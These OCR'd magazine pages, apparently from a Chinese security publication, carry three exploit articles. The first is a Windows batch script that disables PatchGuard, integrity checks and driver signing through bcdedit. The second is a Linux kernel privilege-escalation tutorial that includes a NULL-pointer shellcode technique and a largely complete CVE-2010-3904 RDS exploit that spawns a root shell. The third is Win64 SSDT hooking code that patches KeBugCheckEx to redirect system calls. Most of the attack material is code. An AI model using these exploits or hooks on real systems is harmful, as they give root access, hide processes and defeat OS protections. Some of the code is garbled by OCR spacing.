
```
    @ECHO OFF
    ECHO.
    ECHO Creating patched copies of winload,
ntkrnlmp/ntoskrnl...
    ECHO.
    patch.exe
    ECHO.
    ECHO Creating BCD Entry...
```

```
    ECHO.
    set
ENTRY_GUID={46595952-454E-4F50-4747-554944FFFFFF}
    bcdedit -create %ENTRY_GUID% -d
"DriverSigning&PatchGuard Disabled" -application
OSLOADER
    bcdedit -set %ENTRY_GUID% device
partition=%SYSTEMDRIVE%
    bcdedit -set %ENTRY_GUID% osdevice
partition=%SYSTEMDRIVE%
    bcdedit -set %ENTRY_GUID% systemroot \Windows
    bcdedit -set %ENTRY_GUID% path
\Windows\system32\freeload.exe
    bcdedit -set %ENTRY_GUID% kernel goodkrnl.exe
    bcdedit -set %ENTRY_GUID% recoveryenabled 0
    bcdedit -set %ENTRY_GUID% nx OptOut
    bcdedit -set %ENTRY_GUID% nointegritychecks 1
    bcdedit -set %ENTRY_GUID% testsigning 1
    bcdedit -displayorder %ENTRY_GUID% -addlast
    bcdedit -timeout 5
    bcdedit -default %ENTRY_GUID%
    ECHO.
    ECHO Setting PEAUTH service to manual... (avoid BSOD
at login screen)
    ECHO.
    sc config peauth start= demand
    ECHO.
    ECHO Complete!
```

```
    ECHO.
    PAUSE
```

不得不提的是，在代码里似乎有一段跟破解PatchGuard和数字签名无关的内容，作者在帖子里说："so when you reboot, Patchguard is not intialized, driver digital signatures are not necessary, canonical address form of long mode virtual memory is checked correctly"（长模式虚拟内存的规范地址形式被正确检查？就是加粗的这句，我尚未明白它的意义，他还举了"不规范"的地址形式，如：0000800000000000h、FFFF7FFFFFFFFFFFh）。如果有哪位读者明白它的意义，还请不吝赐教。本文代码在Windows 7 X64和Windows 2008 R2下测试成功，效果就是选择了相应的内核启动项后可以加载没有任何签名的内核驱动，也可以进行Kernel Inline Hook而不蓝屏。

前置知识：Linux
关键词：指针 漏洞



Linux下内核漏洞利用的几种方式

文 / 倪程 成都市工业职业技术学校

系统内核包含大量关键资源的分配与调度，如用于进程、资源和内存分配的处理、通信协议的实现等，故其安全性是至关重要的。然而，内核设计的复杂性却造就了多样化和有趣的逻辑错误，系统内核包含许多子系统模块的实现代码，子系统之间通过复杂的接口交互；另外，系统内核还包含大量的用户数据接入点，如系统调用、IOCTLs、文件系统及网络连接等，允许可控的用户数据成功访问到内核中的重要代码区，这些都是可能被黑客利用的漏洞。

Google两位工程师Julien Tinnes和Tavis Ormandy在过去几年间发现了近20余个内核级Bug，其中大部分至今仍未修复。Tinnes称，Linux内核中存在一些内存破坏错误、6个经典的缓冲区溢出错误及空指针引用，它指向存储在机器内存中的数据。本文将深入分析Linux系统内核主流版本存在的一些安全漏洞。

NULL指针解引用漏洞

NULL指针解引用是最常见的漏洞之一。指针即包含内存中某一变量的地址值，当指针解引用时，即

可获取内存地址中存放的变量值。一个静态未初始化的指针，其内容为 NULL 即（0x0）。在内核代码中 NULL 值常在变量初始化、设置为默认值或作为一个错误返回值时使用。在系统中，虚拟地址空间分为两个部分，分别称为内核空间和用户进程空间，当内核尝试解引用一个 NULL 指针时，若用户又允许映射 NULL 地址（如首个页面包含 0 地址），则可直接或间接控制内核代码路径。（注：NULL 指针引用 Bug 主要是因进程在执行指针解引用时，没有检查其合法性造成的，若待解引用的地址为 NULL，则在内核态访问 NULL 指针时会引发 Oops，此时若黑客在用户态将 NULL 地址设置为可执行并注入恶意代码，则内核代码将会执行 NULL 地址的恶意指令）下面将具体分析 Linux 内核是如何处理空指针引用的。

在程序的执行过程中，因某种原因使 CPU 无法访问到相应的物理内存单元，即无法完成从虚拟地址到物理地址映射时，CPU 会产生一次缺页异常，从而进行相应的缺页异常处理，如目标页面不存在（页表项全 0，即该线性地址与物理地址尚未建立映射或者已经撤销）或者相应的物理页面不在内存中（如在 swap 分区或磁盘文件上）等。当 CPU 捕获到这个异常的时候就会引发一次缺页异常中断，并调用 do_page_fault() 函数来判断和处理这些异常。

下面我们具体分析内核是如何处理引用 NULL pointer 异常的。do_page_fault() 函数源码部分实现如下：（注：感兴趣的读者也可参见源码 arch\i386\mm\fault.c 程序文件中此函数的具体实现）

```
fastcall void __kprobes do_page_fault(struct pt_regs *regs,
                                unsigned long error_code){
      struct task_struct *tsk;
      struct mm_struct *mm;
      struct vm_area_struct * vma;
      unsigned long address;
      unsigned long page;
      int write, si_code;
/* 通过 cr2 寄存器得到引发异常的线性地址 */
    address = read_cr2();
      tsk = current;
      si_code = SEGV_MAPERR;
    ******
    switch (handle_mm_fault(mm, vma, address, write)) {
         case VM_FAULT_SIGBUS:   /*0,向进程发送
SIGBUS 信号*/
              goto do_sigbus;
         case VM_FAULT_OOM:   /*没有足够的内存*/
              goto out_of_memory;
         default:
              BUG();
      }
```

```
no_context:
      /* 代码跳到一段“修正代码”处，这段代码的典型操作就是向当前进程发送 SIGSEGV 信号，或用一个适当的出错码终止系统调用处理程序 */
      if (fixup_exception(regs))   return;
      if (is_prefetch(regs, address, error_code))   return;
      /* 如果是由于内核自己访问了用户空间的无效地址，则就会引发 0ops,即内核级的 Segmentation Fault */
      if (oops_may_print()) {
      /* 如果这个地址小于 PAGE_SIZE, 一般为 4096 字节,内核就认为这是一次空指针操作,开始打印 Oops 信息 */
         if (address < PAGE_SIZE)
              printk(KERN_ALERT "BUG: unable to handle
kernel NULL "
                                "pointer dereference");
         else
              printk(KERN_ALERT "BUG: unable to handle
kernel paging"
                                "request");
         printk(" at virtual address %08lx\n",address);
         printk(KERN_ALERT " printing eip:\n");
         printk("%08lx\n", regs->eip);
   }
      page = read_cr3();
      page = ((unsigned long *) __va(page))[address >> 22];
   if (oops_may_print())
         printk(KERN_ALERT "*pde = %08lx\n", page);
      tsk->thread.cr2 = address;
      tsk->thread.trap_no = 14;
      tsk->thread.error_code = error_code;
      die("Oops", regs, error_code);
      bust_spinlocks(0);
      do_exit(SIGKILL);
   ********
   do_sigbus:
      up_read(&mm->mmap_sem);
      /*发送一个 SIGSEGV 信号（或者返回一个错误码终止程序处理）并杀死进程*/
      if (!(error_code & 4))
         goto no_context;
      /* 把线性地址当做系统调用的参数（错误的系统调用参数）引起异常 */
      if (is_prefetch(regs, address, error_code))
         return;
      tsk->thread.cr2 = address;
      tsk->thread.error_code = error_code;
      tsk->thread.trap_no = 14;
      force_sig_info_fault(SIGBUS, BUS_ADRERR,
address, tsk);
   }
```


从上面的程序代码可知，系统内核处理一个 NULL pointer 引用，即函数把 CPU 寄存器和内核态堆栈的全部转储打印到控制台，并输出到一个系统消息缓冲区，当前进程 eip 停止在 0x0 处，打印 Oops 信息，然后宕机。既然发生 Oops 的时候 eip 停留在内存 0x0 地址上，则黑客只需要精心构造一个 shellcode 放置在内存 0 地址上，并且促使内核运行此 shellcode 即可实现他们的目的，如权限提升等。

实例分析

下面我们在 /proc 文件系统中使用 create_proc_entry 函数创建一个虚拟文件 /proc/bug，此函数可以接收一个文件名、一组权限和这个文件在 /proc 文件系统中出现的位置。create_proc_entry 的返回值是一个 proc_dir_entry 指针（或者为 NULL，说明在 create 时发生了错误），然后对返回的指针来配置为对该文件执行写操作时应该调用的函数 write_proc，代码如下：

```
void (* my_funptr )( void ); //定义一个未初始化的NULL指针函数
int bug_write ( struct file *file ,const char *buf ,unsigned long len) {
        my_funptr ();  //调用NULL指针函数，执行NULL地址
        return len;
}
int exploit_init ( void ) {
struct proc_dir_entry *ptr = create_proc_entry (" bug ", 0666 , 0);
        ptr-> write_proc = bug_write ; /*使用 write_proc 命令指定对此文件进行写操作的函数*/
        return 0;
}
int exploit_exit(void){
        printk(KERN_EMERG "exploit exit\n");
}
module_init(exploit_init);
module_exit(exploit_exit);
```

上面的程序编译后，生成 exploit.ko 文件，执行命令 insmod exploit.ko 加载此模块，然后在 /proc/bug 文件内写入 foo 时，将打印如下错误信息：



由上面的程序演示得知，只要我们能够在 eip 地址处，精心构造一个 shellcode，即可使其执行此 shellcode，如修改当前进程 current 的 uid、gid 字段使其变为 0，从而使当前进程获得 root 权限，然后在系统调用完成返回用户空间的时候执行 “system ("/ bin/sh")” 命令等。现在的问题是如何使内核运行用户态的代码即我们构造的 shellcode 呢？Linux 系统提供了一个系统调用函数 mmap，利用此函数可以通过建立匿名映射，并配合 MAP_FIXED 标志将用户空间代码映射到内存 NULL 地址。采用匿名映射的主要原因是可以有效避免因文件的创建及打开而引发的 Oops。映射代码如下：

```
mmap (0, 4096 , PROT_READ | PROT_WRITE | PROT_EXEC ,
                        MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
```

注意：flags 字段需要设置 MAP_ANONYMOUS 属性，不然系统就要根据 fd 来获得文件 file 指针。然后将构造好的 shellcode 复制到此区域即可，执行命令：memcpy (0, shellcode , sizeof (shellcode))；最后调用 open 函数打开文件 /proc/bug，然后执行 write(fd,“foo”,3) 命令，即会跳转到 shellcode 地址处，执行 shellcode 机器码。好了，现在我们只需要构造一个具有获取 root 权限的 shellcode 即可，Linux 下获取 root 权限的 shellcode 构造方式很多，这里只简单给出一种方法，即通过调用 commit_creds (prepare_kernel_cred (0)) 函数，将 root 权限交给当前进程。最简单的方式是通过硬编码：$ grep _cred / proc / kallsyms 来获取此函数在内核中的地址，但这种方法兼容性不好。

获取到它们在内核中的地址后，即可通过编译此汇编代码然后执行 objdunp 命令，获取其对应的机器码，即 shellcode 值。假设汇编代码为：

```
xor %eax , %eax        # %eax := 0
call 0 xc104800f       # prepare_kernel_cred
call 0 xc1048177       # commit_creds
ret
```

执行命令“gcc -o shellcode shellcode.s -nostdlib -Ttext =0”即可编译此汇编程序，然后执行命令“objdump -d shellcode”获取 shellcode。此时系统 jmp 到此位置，

然后执行此 shellcode 机器码即实现了普通权限向 root 权限的转变，此时即可在系统调用完成返回用户空间的时候执行“system("/bin/sh")”等操作了。

内核任意地址可写漏洞

1. CVE-2010-4258 漏洞分析

Linux 存在一个特性即当一个线程被 kill 掉时，系统会通知用户空间。在线程创建时，用户空间就会提供一个指针，以便内核向此指针写入 0 操作，

返回给用户。部分代码如下所示:

```
static struct task_struct *copy_process(unsigned long
clone_flags,
        unsigned long stack_start, struct pt_regs *regs,
        unsigned long stack_size,int __user *child_tidptr,
struct pid *pid,int trace){
        p->set_child_tid = (clone_flags &
CLONE_CHILD_SETTID) ? child_tidptr : NULL;
        p->clear_child_tid = (clone_flags &
CLONE_CHILD_CLEARTID) ? child_tidptr: NULL;
}
```

当 CLONE_CHILD_CLEARTID 标志被设置的时候,copy_process 会把 child_tidptr 指针赋值给 p->clear_child_tid,最重要的是 child_tidptr 是从用户空间传递进来的,可以通过 clone 系统调用, 配合 CLONE_CHILD_CLEARTID 标志,将 child_tidptr 传递给内核。当一个进程在 exit 的时候,do_exit()会执行如下操作:

```
void mm_release(struct task_struct *tsk, struct mm_struct
*mm){
        if (tsk->clear_child_tid) {
            if (!(tsk->flags & PF_SIGNALED) &&
                atomic_read(&mm->mm_users) > 1) {
                    /*这里并没有校验用户空间上传的指
针是否合法*/
                    put_user(0, tsk->clear_child_tid);
                    sys_futex(tsk->clear_child_tid,
FUTEX_WAKE,1, NULL, NULL, 0);}
                    tsk->clear_child_tid = NULL;
        }}
```

上述代码中,clear_child_tid 变量是用户空间可直接操作的变量值,若内核未对此变量进行检查,则很可能被黑客利用,对内核中的任意变量进行清 0 操作。尽管官方已经对此漏洞进行了修复,增加了用户指针的校验,即比较要访问的 addr 是否高于进程地址上限,若高于地址上限,则不会进行复制操作。但当黑客通过各种手段如设计一个 Oops 发生,代码如下:

```
set_fs ( KERNEL_DS );
...
put_user (0, pointer_to_kernel_memory );
...
set_fs ( USER_DS );
```

此时,set_fs 将当前进程的地址空间上限设为 KERNEL_DS,此时则可绕过 put_user 的那个指针检查,从而实现对任意一个内核地址空间写入 NULL。

2. CVE-2010-3904 漏洞分析

Linux 使用了 iovec 结构执行 recvmsg()样式套接字调用,以允许用户指定用于接收套接字数据的缓冲区基址和大小。每个报文家族负责定义复制套接字数据的函数,内核接收到这些数据后返回给用户空间以便用户程序处理所接收到的网络数据。但在将数据复制到用户空间时,RDS 协议没有确认用户所提供 iovec 结构的基址指向了有效的用户空间地址,便使用 __copy_to_user_inatomic()函数复制数据。因此,如果任意指定一个内核地址为 iovec 基址并发布 recvmsg()样式套接字调用,攻击者就可实现向内核内存中写入任意数据,导致 root 用户权限提升。

利用此漏洞实现内核地址空间任意写的步骤如下:

(1)搜索内核镜像地址。

```
unsigned long get_kernel_sym ( char * name ) {
    FILE *f = fopen ("/ proc / kallsyms ", "r");
    ...
    sock_ops = get_kernel_sym (" rds_proto_ops ");
    rds_ioctl = get_kernel_sym (" rds_ioctl ");
```

(2)创建一对可靠数据包套接字 RDS。

```
int prep_sock (int port );
```

(3)接收一个数据包,覆盖任意设计好的内核函数地址。

```
void get_message ( unsigned long address , int sock );
void send_message ( unsigned long value , int sock );
```

(4)促使内核调用此函数地址。

核心代码解析:

```
void write_to_mem(unsigned long addr, unsigned long
value, int sendsock, int recvsock){
        if(!fork()) {
    sleep(1);
                send_message(value, sendsock);
                exit(1);
        }
        else {
            get_message(addr, recvsock);
            wait(NULL);
        }}
    int __attribute__((regparm(3)))getroot(void * file, void *
vma){
        commit_creds(prepare_kernel_cred(0));
        return -1;
    }
    int main(int argc, char * argv[]){
        //获取 rds_ioctl 函数地址值
        sock_ops = get_kernel_sym (" rds_proto_ops ");
```


```
    rds_ioctl = get_kernel_sym (" rds_ioctl ");
    commit_creds = (_commit_creds)
get_kernel_sym("commit_creds");
        prepare_kernel_cred = (_prepare_kernel_cred)
get_kernel_sym("prepare_kernel_cred");
            target = sock_ops + 9 * sizeof ( void *);
        sendsock = prep_sock(SENDPORT);
        recvsock = prep_sock(RECVPORT);
        //覆盖函数 ptrace_traceme 地址值，使其指向
commit_creds 地址
        printf("[*] Overwriting function pointer...\n");
        write_to_mem(target, (unsigned long)&getroot,
sendsock, recvsock);
        //触发此 payload 并获取 root 权限后，恢复原函数地
址
            ioctl ( sendsock , 0, NULL );
        printf("[*] Restoring function pointer...\n");
            write_to_mem(target, rds_ioctl, sendsock,
recvsock);
        printf("[*] Got root!\n");
        execl("/bin/sh", "sh", NULL);
    }
```

小结

最近几年关于 Linux 内核漏洞的研究很多，常见的内核提权漏洞大致为以下几种：空指针引用、内核堆栈溢出，内核 slab 内在溢出、内核任意地址可写等。本文只是简单了描述空指针引用和内核任意地址写漏洞，内核堆栈溢出漏洞笔者在 2011 年 5 期《系统内核漏洞利用迁移技术》一文已经分析过，就没有再给出。至于内核 slab 内存溢出漏洞，读者感兴趣的话可以参考 sqrkkyu 在 Phrack #64 上发表的文章“Attacking the Core : Kernel Exploiting Notes”及 Enrico Perla 出版的《A Guide to Kernel Exploitation: Attacking the Core》一书。

前置知识：驱动

关键词：64 位 SSDT



在 Win64 上实现 SSDT HOOK

相比 Win32，Win64 的 SSDT 发生了较大的变化，在 Win32 下挂钩 SSDT 的代码已经不能在 Win64 下使用了。在网上，也没有关于挂钩 Win64 SSDT 的任何 SRC 或者 BIN，但是各种“在 Win64 上不能挂钩 SSDT”的言论却占据主流，包括国内某些所谓的“大牛”也这么说。不过，我偏偏不信这个邪，经过较长一段时间的研究，终于研究出了挂钩 SSDT 的方法，在此与大家分享一下。至于如何加载无签名驱动、如何破解 PatchGuard，就请参看我以前的文章，这里不再赘述了。

要挂钩 SSDT，必然要先找出 SSDT 的基址，这个我们已经在前几期的文章实现了。找出了 SSDT 的基址后，就能得到 ServiceTableBase 的地址了。要知道，和SSDT相关的两个结构体SYSTEM_SERVICE_TABLE 及 SERVICE_DESCRIPTOR_TABLE 并没有发生太大的变化：

```
    typedef struct _SYSTEM_SERVICE_TABLE{
        PVOID           ServiceTableBase;
        PVOID           ServiceCounterTableBase;
        ULONGLONG       NumberOfServices;
        PVOID           ParamTableBase;
    } SYSTEM_SERVICE_TABLE,
*PSYSTEM_SERVICE_TABLE;
    typedef struct _SERVICE_DESCRIPTOR_TABLE{
        SYSTEM_SERVICE_TABLE ntoskrnl;   //
ntoskrnl.exe (native api)
        SYSTEM_SERVICE_TABLE win32k;     //
win32k.sys    (gdi/user)
        SYSTEM_SERVICE_TABLE Table3;     // not used
        SYSTEM_SERVICE_TABLE Table4;     // not used
    }SERVICE_DESCRIPTOR_TABLE,*PSERVICE_DESCR
IPTOR_TABLE;
```

得到 ServiceTableBase 的地址后，就能得到每个服务函数的地址了。但和 Win32 不一样，这个表存放的并不是 SSDT 函数的完整地址，而是其相对于 ServiceTableBase[Index]>>4 的数据（我称它为偏移地址），每个数据占 4 字节，所以计算指定 Index 函数完整地址的公式是：ServiceTable-

Base[Index]>>4 + ServiceTableBase。然而，我后来发现，有时候用这个公式计算出来的地址是错误的，但是差别不大，总是第 24～31 位出错，本来应该是 0，却出现了 1，所以公式要改成：

```
函数地址 =(ServiceTableBase[Index]>>4 + ServiceTableBase) & 0xFFFFFFFF0FFFFFFF;
```

代码如下：

```
ULONGLONG GetSSDTFuncCurAddr(ULONG id)
{
    ULONG dwtmp=0;
    PULONG ServiceTableBase=NULL;
    ServiceTableBase=(PULONG)KeServiceDescriptorTable->ServiceTableBase;
    dwtmp=ServiceTableBase[id];
    dwtmp=dwtmp>>4;
    return ((ULONGLONG)(dwtmp) + (ULONGLONG)ServiceTableBase)&0xFFFFFFFF0FFFFFFF;
}
```

从函数的完整地址获得函数偏移地址的代码也就出来了：

```
ULONG GetOffsetAddress(ULONGLONG FuncAddr)
{
    ULONG dwtmp=0;
    PULONG ServiceTableBase=NULL;
    ServiceTableBase=(PULONG)KeServiceDescriptorTable->ServiceTableBase;
    dwtmp=(ULONG)(FuncAddr-(ULONGLONG)ServiceTableBase);
    return dwtmp<<4;
}
```

知道了这一套机制，HOOK SSDT 就很简单了，首先要知道待 HOOK 函数的序号 Index，然后通过公式把自己的代理函数的地址转化为偏移地址，然后把偏移地址的数据填入 ServiceTableBase[Index]。也许有些读者看到这里，已经觉得胜利在望了，我当时也是如此，也就是在这里，我栽了个大跟头，整整郁闷了两天两夜！因为我低估了设计这套算法的工程师的智商，我没有考虑一个问题，为什么 Win64 的 SSDT 表存放地址的形式这么奇怪？只存放偏移地址，而不存放完整地址？难道是为了节省内存？这肯定是不可能的，要知道现在单根 4GB DDR3 1333 的金士顿内存大约 20 美元，绝对的白菜价。那么不是为了节省内存，唯一的可能性就是要给试图挂钩 SSDT 的人制造麻烦！

没错，就是这个目的。要知道，Win64 内核里每个驱动都不在同一个 4GB 里，而 4 字节的整数只能表示 4GB 的范围！所以无论你怎么修改这个值，都跳不出 ntoskrnl 的手掌心。如果你想通过修改这个值来跳转到你的代理函数，那是绝对不可能的。因为你的驱动的地址不可能跟 ntoskrnl 在同一个 4GB 里。然而，这位工程师也低估了我们中国人的智商，在中国有两句成语，这位工程师一定没听过，叫“明修栈道，暗渡陈仓”及“上有政策，下有对策”。虽然不能直接用 4 字节来表示自己的代理函数所在的地址，但是还是可以修改这个值的。要知道，ntoskrnl 虽然有很多地方的代码是不会被执行的，比如 KeBugCheckEx。所以我的办法是：修改这个偏移地址的数据，使之跳转到 KeBugCheckEx，然后在 KeBugCheckEx 的头部写一个 12 字节的 mov - jmp，这是一个可以跨越 4GB 的跳转，跳到我们的函数里！代码如下：

```
VOID FuckKeBugCheckEx()
{
    KIRQL irql;
    ULONGLONG myfun;
    UCHAR jmp_code[]="\x48\xB8\xFF\xFF\xFF\xFF\xFF\xFF\xFF\x00\xFF\xE0";
    myfun=(ULONGLONG)Fake_NtTerminateProcess;
    memcpy(jmp_code+2,&myfun,8);
    irql=WPOFFx64();
    memset(KeBugCheckEx,0x90,15);
    memcpy(KeBugCheckEx,jmp_code,12);
    WPONx64(irql);
}
VOID HookSSDT()
{
    KIRQL irql;
    ULONGLONG dwtmp=0;
    PULONG ServiceTableBase=NULL;
    //get old address
    NtTerminateProcess=(NTTERMINATEPROCESS)GetSSDTFuncCurAddr(41);
    dprintf("Old_NtTerminateProcess: %llx",(ULONGLONG)NtTerminateProcess);
    //set kebugcheckex
    FuckKeBugCheckEx();
    //show new address
    ServiceTableBase=(PULONG)KeServiceDescriptorTable->ServiceTableBase;
    OldTpVal=ServiceTableBase[41];      //record old offset value
    irql=WPOFFx64();
    ServiceTableBase[41]=GetOffsetAddress((ULONGLONG)KeBugCheckEx);
    WPONx64(irql);
    dprintf("KeBugCheckEx: %llx",(ULONGLONG)KeBugCheckEx);
    dprintf("New_NtTerminateProcess: %llx",GetSSDTFuncCurAddr(41));
}
```

在代理函数里这么写，保护名为 calc.exe 和 loaddrv.exe 的程序不被结束：

```
NTSTATUS __fastcall Fake_NtTerminateProcess(IN HANDLE ProcessHandle, IN NTSTATUS ExitStatus)
{
    PEPROCESS Process;
```

```
        NTSTATUS st = ObReferenceObjectByHandle
(ProcessHandle, 0, *PsProcessType, KernelMode, &Process,
NULL);
        DbgPrint("Fake_NtTerminateProcess called!");
        if(NT_SUCCESS(st))
        {

        if(!_stricmp(PsGetProcessImageFileName(Process),"lo
addrv.exe")||!_stricmp(PsGetProcessImageFileName(Process),"
calc.exe"))
                return STATUS_ACCESS_DENIED;
            else
                return
NtTerminateProcess(ProcessHandle,ExitStatus);
        }
        else
            return STATUS_ACCESS_DENIED;
    }
```

注意：在代理函数里一定要注明是__fastcall，否则会出问题。测试效果如图 1、2 所示。

